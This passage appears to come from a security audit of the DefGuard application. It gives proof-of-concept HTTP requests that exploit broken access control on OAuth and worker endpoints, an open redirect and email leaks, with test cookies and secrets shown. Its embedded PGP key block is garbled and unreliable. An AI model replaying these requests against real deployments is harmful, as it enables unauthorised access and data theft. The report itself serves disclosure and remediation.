POST /api/v1/oauth/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 86
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close
{"name":"new_app","scope":["openid"],"redirect_uri":["http://isec.pl"],"enabled":true}
Response:
HTTP/1.1 201 Created
{"client id":"nMZfEBnhhxJDeZ38","client secret":"i03eZMJkATYZBhZxkxwblZUgdYkUsJez","enabled":t
rue, "id":7, "name": "new app", "redirect uri": ["http://isec.pl"], "scope": ["openid"]}
Request listing OpenID applications:
GET /api/v1/oauth/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close
```

```
Response:
HTTP/1.1 200 OK
[{"client id":"NDmPRopd9A6XksJr","client secret":"8YkK4pCZccgpeZt3516syy804Zu61iGc","enabled":
true, "id":3, "name": "test", "redirect_uri":["http://isec.pl"], "scope":["openid"]}, {"client_id":"
kMirefuyEdvZPDDe", "client secret": "7w9d20QNLV1q85MJzBwvgRuoWeGUWrMJ", "enabled":true, "id":4, "na me": "test", "redirect uri": ["http://isec.pl"], "scope": ["openid"]}, { "client id": "GBrlXlul5abQItB
j","client_secret":"vIPcHYr17UcwRcOvER31wfJObipkZp4L","enabled":true,"id":5,"name":"teasdasdst
","redirect_uri":["http://isec.pl"],"scope":["openid"]},{"client_id":"TyjzrueU0rUIZodk","clien
t secret": "HpfJKuWVct83gWgQnDnWt0o2BxIRAuxf", "enabled":true, "id":6, "name": "teasdasdasdasdst", "
redirect_uri":["http://isec.pl"], "scope":["openid"]}, {"client_id":"nMZfEBnhhxJDeZ38", "client_s
ecret":"103eZMJkATYZBhZxkxwblZUgdYkUsJez","enabled":true,"id":7,"name":"new app","redirect uri
":["http://isec.pl"], "scope":["openid"]}]
Request enabling or disabling an OpenID application:
POST /api/v1/oauth/TyjzrueU0rUIZodk HTTP/1.1
Host: 127.0.0.1
Content-Length: 17
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=dfhJemz5ZlmAQgj2T39zU4HA
Connection: close
{"enabled":false}
Response:
HTTP/1.1 200 OK
Request modifying an OpenID application:
PUT /api/v1/oauth/kMirefuyEdvZPDDe HTTP/1.1
Host: 127.0.0.1
Content-Length: 146
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close
{"client_secret": "7w9d20QNLV1q85MJzBwvgRuoWeGUWrMJ", "enabled":true, "id":4, "name": "zzzzzzzzz", "
redirect_uri":["http://isec.pl"],"scope":["openid"]}
Response:
HTTP/1.1 200 OK
[...]
Request removing an OpenID application:
DELETE /api/v1/oauth/NDmPRopd9A6XksJr HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36 sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/openid
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dfhJemz5ZlmAQqj2T39zU4HA
Connection: close

Response:
HTTP/1.1 200 OK
[...]
```

We recommend improving access control to prevent unauthorised access and modification of OpenID applications. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization Cheat Sheet.html

Leak of public keys containing user's name and email address

Severity: medium

Due to lack of proper validation of input data and improper access control, an API endpoint /api/v1/worker/{id} can be called by a regular user. After successful YubiKey provisioning, it returns users' public keys, which contain their names and email addresses:

```
Sample request:
GET /api/v1/worker/17 HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/test
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Cookie: defguard_session=ecsuuMyu980RvH32d4oUi194
Connection: close
Response:
HTTP/1.1 200 OK
[...]
 "error":"None","pgp cert id":"357BA83BBE8DD3C8344991A3FA529ED48A9CD524","pgp key":"----BEGIN
PGP PUBLIC KEY BLOCK-
\n\nmQINBGQliVsBEADHk+g2gRCVGaaq4ltTHNvNraALZ10icbRkmyMNfTBM6Kmy6HFG\neD/ijd7jk87SG1qPLau7jeZi
/7jNz81fyIND0tLg93+7qjOnQ0PpA/+qYaVGZiG4\nvXG0oV3Ds5kFUgrDLp/L5FFJLLQE8hBwzS31KG9cIWuHUPkigNlU
6hrh2xdcdAWG\nTLoNNUA+HZqlyVCssw3pK8JhvVXyqWraLeeUEHPeananEyfY9Ze5r8LjMQ5FYSqq\ns3qlmBuVCvZfQW
+ \texttt{ECHuswZ6CrCjEyxAtrgOczP3jqs} + \texttt{Ys5zaPFGTc/aFaZeWdX4K9KJibyhQ16} \\ \texttt{N3f60wZxtkgEFf3ImqhfUVbHBa14wY5a7} \\ + \texttt{ECHuswZ6CrCjEyxAtrgOczP3jqs} + \texttt{Ys5zaPFGTc/aFaZeWdX4K9KJibyhQ16} \\ + \texttt{N3f60wZxtkgEFf3ImqhfUVbHBa14wY5a7} \\ + \texttt{N3f60wZxtkgEff3ImqhfUVbHBa14wW5a7} \\ + \texttt{N3f60wZxtkgEff3ImqhfUbMb14wW5a7} \\ + \texttt{N3f60wZxtfWfW5a7} \\ + \texttt{N3f60wZxtf
tQ0r9pxCOReO3xfAe/z0Mk+d7YNKOXC7\nFLve12KMcrxR43mBd53hcUxs0KjOqCXTuzHXphP3F/Y3i0Xddxa9RgMYkfjn
9C8Q\nN0o9qis/vpOaR42UDRJztLkmimyW5DEbF6rOlCykqsdi/5gjNY44Eveg3QARAQAB\ntB1mbmFtZSBsbmFtZSA8c3
{\tt NOZXN0M0Bpc2VjLnBsPokCTgQTAQoAOBYhBDV7qDu+\njdPINEmRo/pSntSKnNUkBQJkJYlbAhsDBQsJCAcCBhUKCQgLAg} \\
QWAgMBAh4BAheA\nAAoJEPpSntSKnNUk9kgQAKu2UbdE2uhzyglaiazVNg83JUJRpzW0iBTz1Lav1Fhv\nsJMitvMo9ftE
LY3AEMV129UT/9/sjmv9tjx7\nGs9+oHb7wY76htAK1DKG2yqOawDuwukhLGRE23HbAy1eEp1edJeHBPqM8+LIHH1v\nZq
\texttt{B4D/p+/bvbZD2vH7gY+kA2sC5WCjBKjVD0KH5Mmtf6TRknAT3E4ahXeTD8QG/s \nqjDf7T6IP384koU30IqmhPvpJpIJu2}
\verb|S1+Z5Ass/Nwhfh1fsbBunYd/7Sy+17XkdL\nQLKeG4BWciU0eP5tvYal/Cy+Llvl+3+1NlzRhh9hKpGkhMqswDU9FbX3n9| \\
lkhsI0\ntXYKOHff1zOztygD5EZgPQtbNi/ndUqvokKABDY8ap2rvzOOgAWSJxWwEV9wL4iR\nuE/LMws1JvSdINFrYOaR
1g1LW78gZXIKm0K0B0tuZ1/xpWzqCs/A+Dza3pDDXWMR\nczWRVUyREnkNHDavYY7wTyxH1SsumPrHI+8KGs30LEfiWzUU
64 \\ dat D6 \\ J1 \\ Buek45 \\ R \\ nu6 \\ IYT \\ k8 \\ AIK \\ u8 \\ sIDoa \\ I91 \\ srx \\ J1P/ZGKTER \\ wqQ0 \\ qL/d6 \\ KjJq28 \\ jd5 \\ RMogRCacfy \\ Msf \\ nuQINBGQliV \\ and before the property of the p
\verb|sbeadqsn9q07R70E5bSYzJ1qekISG01q6SETBJPVMn2uS6kdove+U+\\ \verb|nhqjXqzPvYDAdiFx8UAM8VcjetTnCR4dQ6bpbcc|| \\
87XFwtFC+zxz+u45bMH2goYega\\nQR15j5kBHi3Zzr1C8wa6YixhA1Q/Fy91Fw170RZy2M7Qgtf95YQwLjH79onlLB5k\\nZy2M7Qgtf95YQwLjH79onlLB5k
    9sMJhPD9oHK4PxEMOjn6LCcYPlW45WhA7OPSgBoPAAt/BLfUBxienmKrVUuVIC\nPUA9LyCUsBYJwnRJwksSw+andPvZ/
k9u7lM2D9JH9OcGkQCUtezJt88dJxv0OMzcV\nhQchQL/jRdU35YJ/o7OBeRr3bGBDoWQMoyikT/xVmiphTzNB1gZNrLFx
03 pg JjrG nm9 vycUcjwgln SUHRwWl 950 Avp TRWWP 5 eKrCKPHv 6 xt SGMqB 2 ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObUz ZCbg 3 ak 81 LGw SkcO ny LFw 3 x 8 eiu CyBObU
Dh395jukacujDv6vyoQH1dlfJ2oovtF0KQOVGPEEUwK9aE\njh6dWDxxR2nN1goSudIzYNbVoLusifk1kp6ci6Y+9URX6U
7ncOylnaD2FxkRGIOR\n/sM/deNzvdLy7fd6L4GW5woVlQUB23C9Lp25X7HbbRWfbVJxHN8tl//VjDaXzRn9\n4OpkTl39
fSO4WU4GyBMxlz1BPojIBGpon5p9AhcI5cfLU8eylmm6OitNiQARAQAB\niQI2BBgBCgAgFiEENXuoO76N08g0SZGj+1Ke
1Iqc1SQFAmQliVsCGwwACgkQ+lKe\n1Iqc1STyqA//VwLYGGNslQusm2XcDPTkD+lu5uH2O5U6YFmIjj8qtvvhcS+cedHZ
\npFKiuzYObV6ACuLwtcOv/wltm2rJeZUosaQLty2kcGOavtTZicVPSwGQtsiqakO0\nIUaPagfp3pgdO7iCu/S24GhYJH
yZaLZsam+o/KJBMoo1n9cqsTg6FhqK9LZnSAaK\n+1hoK3jGyDbNEoB6wL1XMs/v5XgeeAtgQkaw4TA1CvbNv90Dhd2OOt
T8PzkNc11R\n+C6alCPSH3enGdaZiTXP7WG0+piqd20KKrp10sR/50u6Teh2KHSeLJSNDZqbZCbq\nTfNVoBqMfmJXq4zm
bmlguKRiiDcGjERu6a7Rr5FRjzRFHytS9UG86jHMn2aGuGws\nBZYsAQtvYh+90WWtvE7hd8HUjHV1Py90rLRL2A5beR75
\verb|aCJ7QNyjBMA3czfd6mej| n9X+riYFL4q157xNTsBOdIiwllTo7oFxp/9wEx7+lCxBMnd2zkLV35hD+XtfWXrrS \\ nRoAeZR \\ nR
\label{lem:htm:mass}  Hrr0n8f6z9WxJW0F9szgjc0SFgDWyExFpGuPhK7LpYmL8uAEowLWyINgXA\\ logXA\\ logXeyL4t2n4loh4gEcjI2v5cGjS8
\label{thm:continuous} T69 \texttt{MEGa} 48 + \texttt{ZLY27} \texttt{wymbUb} 0 \texttt{rAuH1} \texttt{ntp} \texttt{ltqqLHdbrzVrWCM7HgF5P3rPJR8UT27RCNXGHoGjslqrTSliTq8GkwEW5Ag0EZC}
Dp7Eb8TQ3Wi/\njhzIIsdWWspsoTuEVWBI/UerlRSCHxyyHMgYqP4N1Kp1MP0FXXHzxw234wnuuHm0\nPX/aazZRvmypmN
w3R6+6IWKwFRi2kpot8eChtPY2f/7iGQaYD8RNFGgvRBW5WwIp\nz/r/RDv1HedSzryov5oAf5ZWOGT0kQd4RJLhQ43+cY
od3gmwgrzSUOKV1wN4UU+C\nVu300yE+pwXLdvQ6EnwgYvITCU+/c+GBTVGJWs+dvSrGR6JPYRxDfTR3Idj8wlsl\nSOkJ
7QZpc6EZ+bo5Jje0sd7kD7D4Fcm+KAUhGhmhj5KS/gZ7FMUwH/9VAraWdS1G\nAecw6vjESRqKeog087DmH4xgEXHahWCM
\label{thm:continuous} Vott/bgWRD1yzZsu/a+z1eyam6Ky9wKp\\ thirHubvpAfHWIeaDgDoyUCsjna09dX6Ob3dMLhTmWue+pCc6+lz1/deltable for the continuous property of the
H7cd\nfvo3Qyuy2cgK7ATgc19lJU/2grMVls6cFhTSldt2gqGRnlxFABEBAAGJAjYEGAEK\nACAWIQQ1e6g7vo3TyDRJka
P6Up7UipzVJAUCZCWJYQIbIAAKCRD6Up7UipzVJLQW\nD/kB5kSMAX9NvBXgwiDJEcad2vsRdN+Fz9b6ZqIAEeb7HFsfsT
t/kVHBJpR0QNiz\nHzUCmEppRdH9PeV9BIMIe0q/SAgqfMQB71RmHdEyWkpImB5mXvTcMFiW/hJ1BM8e\n7opUDqXKn7/t
```

```
NHkKuq9qkaNwvW3Xqaau/0ABOxFPvQZQiuSPCJxQtAdzOq+sbxY2\nCY+VIJ8rLcwohzE2MqIevJFF10coXzsOqJ48wLUc
 \label{locality}  WzhUDd1msocVOGaSCnVHHF3k\nwEG8JF+1wXJcazNVJ18PYYtSPtQa7zAx7Egp8Ykn4fK7pUZbCmt4Crh7OqnfA8DX\nJd
Cdozt+T8USYPkIKO7litByuse5m+uwuonl\ncni0CwrV3a99hmJyuV2T9yAI8qH9Bv8Q2jGpxLNFe3f4Cugk0Wb/NuQY8z
+hxwHM\nrtVgk4iiUmnzhss735BnBXIxjgKvjBH4dvkM8NlqbuOvnloBTshqDpaYN1874Zf8\nlVZKm4iYvrR7Kr2eB/TF
\n=xPDA\n----END PGP PUBLIC KEY BLOCK----\n", "ssh key": "ssh-rsa
AAAAB3NzaClyc2EAAAADAQABAAACAQDkyq0djyVG+qcDUlsv3yJasNa/cuajC/qqeWOQrzZlj1yxNM52j7nmvL/BsHZjF+
GYqDN8Dt+But5Ab4ffA/K9TnFflxuZZyaMCxZygEvaUDfY8GBzPp8Q+9ULnHzFNaL61r008yhcR1zgKb9Q22K9uIJlBIHy
BZa6a5w/Rm244epSdA6exG/E0N1ov44cyCLHVlrKbKE7hFVqSP1Hq5UUqh8cshzIGKj+DdSqdTD9BV1x88cNt+MJ7rh5tD
1/2ms2Ub5sqZjcN0evuiFisBUYtpKaLfHgobT2Nn/+4hkGmA/ETRRoL0QVuVsCKWf6/0Q79R3nUma8qL+aAH+WVjhk9JEH
JbJUjpCe0GaXOhGfm6OSY3tLHe5A+w+BXJviqFIRoZoY+Skv4GexTFMB//VQK2lnUtRqHnMOr4xEkainqINPOw5h+MYBFx
20VqjFaLbf24FkQ9cs2bLv2vs9XsmpuisvcCqbXoayv7YYqx7m76QHx1iHmq4A6MlArI52tPXV+jm93TC4U5lrnvqQnOvp
c5fx+3HX76N0MrstnICuwE4HNfZSVP9oKzFZbOnBYU0pXbdoKhkZ5cRQ==
openpgp:0xEF4E6970\n", "success":true}
Extracting name and email address from the PGP public key:
$ gpg --list-packets /tmp/key.pub | grep "user"
:user ID packet: "fname lname <sstest3@isec.pl>"
```

Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for getting job information:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/worker.rs#L129-L157:
#[get("/<job_id>", format = "json")]
pub async fn job status (
    session: SessionInfo,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
    job id: u32,
) -> ApiResult {
    let state = worker state.lock().unwrap();
    let job response = state.get job status(job id);
    if job_response.is_some()
        if job response.unwrap().success {
            Ok (ApiResponse
                json: json! (job response),
                status: Status::Ok,
            })
        } else {
            Ok(ApiResponse {
                json: json! (JobResponseError {
                    message: job_response.unwrap().error.clone()
                status: Status::NotFound,
            })
        }
    } else {
        Ok(ApiResponse {
            json: json!(job response),
            status: Status::Ok,
        })
```

A regular user can also list all jobs:

```
Request to list all jobs:
GET /api/v1/worker HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:9080/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=IeM0Kpug16RxZnoMlRnu1EWn
Connection: close
```

```
Response:
HTTP/1.1 200 OK
[...]
[{"connected":false,"id":"123'\"","ip":"0.0.0.0"},{"connected":false,"id":"123'","ip":"0.0.0.0
"},{"connected":false,"id":"123'\"\"","ip":"0.0.0.0"},{"connected":false,"id":"123","ip":"172.
18.0.1"},{"connected":false,"id":"Asdf","ip":"172.18.0.1"}]
```

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/worker.rs#L90-L101:
#[get("/", format = "json")]
pub fn list_workers(
    _session: SessionInfo,
    worker_state: &State<Arc<Mutex<WorkerState>>>,
) -> ApiResult {
    let state = worker_state.lock().unwrap();
    let workers = state.list_workers();
    Ok(ApiResponse {
        json: json!(workers),
        status: Status::Ok,
     })
}
```

We recommend improving access control within the worker API. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Regular user can remove YubiKey Provisioner jobs

Severity: medium

Due to lack of proper validation of input data and improper access control, an API endpoint /api/v1/worker/{name} can be called by a regular user. Exploitation of this issue allows to delete a YubiKey Provisioner job:

```
Request:
DELETE /api/v1/worker/YubiBridge HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/provisioners
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close
Response:
HTTP/1.1 200 OK
[...]
Request showing that a calling user was a regular one, not an admin:
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1
Cookie: defguard session=5mBwuXlxBwugMEEVA6cUiU54
Response:
HTTP/1.1 200 OK
"email": "phtest2@isec.pl", "first_name": "asdasd", "groups": [], "last_name": "asdasd", "mfa_enabled": false, "mfa_method": "None", "pgp_cert_id": null, "pgp_key": null, "phone": "123123", "security_keys":
[], "ssh_key":null, "totp_enabled":false, "username": "phtest2",
```

Whereas *Yubikey Provisioners* tab is available only for members of the admin group, the worker API doesn't require admin role for getting job information:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/worker.rs#L103-L127:
#[delete("/<worker id>")]
pub async fn remove worker(
    session: SessionInfo,
   worker_state: &State<Arc<Mutex<WorkerState>>>,
   worker id: &str,
) -> ApiResult {
   debug! (
        "User {} deleting worker {}",
       session.user.username, worker id
   let mut state = worker state.lock().unwrap();
   if state.remove worker(worker id) {
            "User {} deleted worker {}",
            session.user.username, worker id
       );
       Ok(ApiResponse::default())
       error! ("Worker {} not found", worker id);
       Err(OriWebError::ObjectNotFound(format!(
            "worker id {} not found",
            worker_id
       )))
```

We recommend improving access control within the worker API. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization Cheat Sheet.html

RFC6749 violation: open redirect via redirect_uri

Severity: low

According to OAuth documentation:

```
https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2.1:
4.1.2.1. Error Response
If the request fails due to a missing, invalid, or mismatching redirection URI, or if the client identifier is missing or invalid, the authorization server SHOULD inform the resource owner of the error and MUST NOT automatically redirect the user-agent to the invalid redirection URI.
```

The application, however, allows for a redirection to an arbitrary URI, thus violating RFC67:

```
Request:
GET
/api/v1/oauth/authorize?allow=true&scope=openid&response_type=id_token&client_id=xyz&redirect_
uri=http://poc.isec.pl&state=123&nonce=123 HTTP/1.1
Host: localhost
Connection: close

Response:
HTTP/1.1 302 Found
location: http://poc.isec.pl/?error=unauthorized_client
[...]
```

We recommend implementing redirection according to the documentation and preventing arbitrary URIs to be passed as a *redirect_uri* parameter values.

RFC6749 violation: state is not returned in OAuth error response

Severity: low

According to OAuth documentation:

```
https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2.1:
state REQUIRED if a "state" parameter was present in the client authorization request.
The exact value received from the client.
```

The state parameter value, however, is not returned in the OAuth error message:

```
Request:
POST
/api/v1/oauth/authorize?allow=true&scope=error&response_type=code&client_id=kMirefuyEdvZPDDe&r
edirect_uri=http://isec.pl&state=af0ifjsldkj&nonce=n-086_WzA2Mj HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=Dd2OnLQRyyFNZkFurCauElJ0;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
HTTP/1.1 302 Found
location: http://isec.pl/?error=invalid_scope
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 0
date: Wed, 05 Apr 2023 08:38:38 GMT
```

We recommend implementing redirection according to the documentation and returning the *state* parameter.

Leak of user email address upon MFA

Severity: low

The application reveals user's email address during the authentication procedure when MFA is enabled. Since exploitation of this issue requires a valid username and password, its severity is low, but not informative, because it happens before full authentication with a second factor:

```
Request:
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 43
sec-ch-ua: "Chromium"; v="111", "Not (A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
{"password":"Asdffdsa1!","username":"qqqq"}
Response:
HTTP/1.1 201 Created
set-cookie: defguard session=FrtGhVztjVmECpBs2vfY81or; HttpOnly; SameSite=None; Secure; Path=/
Request using the session identifier returned after the previous request:
POST /api/v1/auth/webauthn/init HTTP/1.1
Host: localhost
Content-Length: 0
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=FrtGhVztjVmECpBs2vfY81or
Connection: close
Response:
HTTP/1.1 200 OK
{"publicKey":{"attestation":"none","authenticatorSelection":{"requireResidentKey":false,"userV
erification": "preferred" }, "challenge": "xsCPZRfIgkaz9LVBGspqbu-
peleyZmmy5ZnJ093nZlc","excludeCredentials":[{"id":"qFjgz0nRqjL5bFxfWLeJFlY73x14yYpWNsZXYxgvA0J
zWdthqUX20erV4akZwHJwxbYTT-X528c62Wp86oHGfg","type":"public-
key"}],"extensions":{"credProps":true,"uvm":true},"pubKeyCredParams":[{"alg":-
7, "type": "public-key"}, { "alg": -257, "type": "public-
